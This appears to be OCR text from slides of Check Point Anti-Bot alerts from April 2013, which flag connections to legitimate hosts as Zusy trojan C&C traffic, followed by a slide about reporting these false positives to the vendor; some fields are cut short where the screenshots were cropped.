
Event Detection

Start Time	17:22:12 04 Apr 2013
Active	Completed
Origin	---
Detected By	[redacted]

More

Event Definition Name	Virus Alert
Additional Info	failed to quarantine infection
Accepted connections	0
Blocked connections	0
Peak connections	2
Total connections	2
Job Name	All online jobs
Confidence Level	N/A

Vendor FP



Malware Details

Protection Name	Trojan-PSW.Win32.Zusy.0
Malware Family	Zusy
Malware Activity	Communication with C&C site
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	[redacted] (10.[redacted])
Packet Capture	src-a140592.eml src-a140592.eml src-a140592.eml
Rule Name	Go to Policy

General Event Information

Event Name	Bot Incident
Product	Check Point Anti-Bot
Category	Anti-Bot & Anti-Virus
ID	

Ticketing

State	Open
Event Owner	---
Event Comment	---

Traffic

Source	10.[redacted]
Source OS	Windows
Destination	bookingAeroflot.sabresonicweb.coms (151.193.254.110)
Service	tcp/443
Action	Detect
Direction	Outgoing
Received Bytes	334 KB
Sent Bytes	7 KB


Event Detection

Start Time	11:49:57 05 Apr 2013
Active	Not completed
Origin	Moscow
Detected By	

More

Event Definition Name	Bot Incident
Accepted connections	0
Blocked connections	0
Peak connections	2
Total connections	10
Job Name	All online jobs
Firewall Rule UID	
Malware Rule ID	{000000F1-00B3-0042-9308-6E5B81FE4428}
Protection ID	000045827

Vendor FP



EN25633672 - Bot Incident

Bot Incident: Detect

Malware Details	
Protection Name	Tr
Malware Family	Zu
Malware Activity	Co
Severity	
Confidence Level	
Protection Type	
Scope	[redacted]
Packet Capture	
Rule Name	
General Event Information	
Event Name	Bo
Product	
Category	An
ID	
Ticketing	
State	
Event Owner	---
Event Comment	---

EN25906957 - Bot Incident

Bot Incident: Detect

Malware Details	
Protection Name	Trojan-PSW.Win32.Zusy.O
Malware Family	Zusy
Malware Activity	Communication with C&C site
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	[redacted]
Packet Capture	src-a104ec2.eml
Rule Name	Go to Policy

General Event Information	
Event Name	Bot Incident
Product	Check Point Anti-Bot
Category	Anti-Bot & Anti-Virus
ID	EN25906957


Ticketing	
State	Open
Event Owner	---
Event Comment	---

Traffic	
Source	10.1[redacted]
Source OS	Solaris
Destination	a23-51-160-60.deploy.akamaitechnologies.com (23.51.160.60)
Service	tcp/443
Action	Detect
Direction	Outgoing
Received Bytes	20 KB
Sent Bytes	568 Bytes

Event Detection	
Start Time	18:54:11 05 Apr 2013
Active	Completed
Origin	Moscow-[redacted]10.1[redacted]
Detected By	[redacted]

More	
Event Definition Name	Bot Incident
Accepted connections	0
Blocked connections	0
Peak connections	1
Total connections	4

Vendor FP



EN25906957 - Bot Incident

Bot Incident: Detect

Malware Details

Protection Name	Trojan-PSW.Win
Malware Family	Zusy
Malware Activity	Communication w
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	[redacted]
Packet Capture	src-a104ec2.
Rule Name	Go to Policy

General Event Information

Event Name	Bot Incident
Product	Check Point
Category	Anti-Bot & Anti-Vi
ID	EN25906957

Ticketing

State	Open
Event Owner	---
Event Comment	---

EN25918660 - Bot Incident

Bot Incident: Detect

Malware Details

Protection Name	Trojan-PSW.Win32.Zusy.0
Malware Family	Zusy
Malware Activity	Communication with C&C site
Severity	High
Confidence Level	Medium
Protection Type	Signature
Scope	[redacted]-server_1 (10.2[redacted]
Packet Capture	src-a140592.eml
Rule Name	Go to Policy

General Event Information

Event Name	Bot Incident
Product	Check Point Anti-Bot
Category	Anti-Bot & Anti-Virus
ID	EN25918660

Ticketing

State	Open
Event Owner	---
Event Comment	---

Traffic

Source	[redacted]-server_1 (10.2[redacted]
Source OS	Windows
Destination	ghs-vip-any-c1018.ghs-ssl.googlehosted.com (72.14.249.2)
Service	tcp/443
Action	Detect
Direction	Outgoing
Received Bytes	9 KB
Sent Bytes	963 Bytes

Event Detection

Start Time	19:33:21 05 Apr 2013
Active	Completed
Origin	Moscow-[redacted]
Detected By	[redacted]

More

Event Definition Name	Bot Incident
Accepted connections	0
Blocked connections	0
Peak connections	1
Total connections	3
Job Name	All online jobs

Educating ~~USERS~~ **Vendors**…

Based on our investigation, **"Worm.Win32.Vobfus.djek " was detected as False Positive and resolved on 3 April.**

Therefore, after antivirus DB update, the issue should be resolved.

Regarding the remain issues, we have found them to be False Positive incidents and decided to take the following steps:

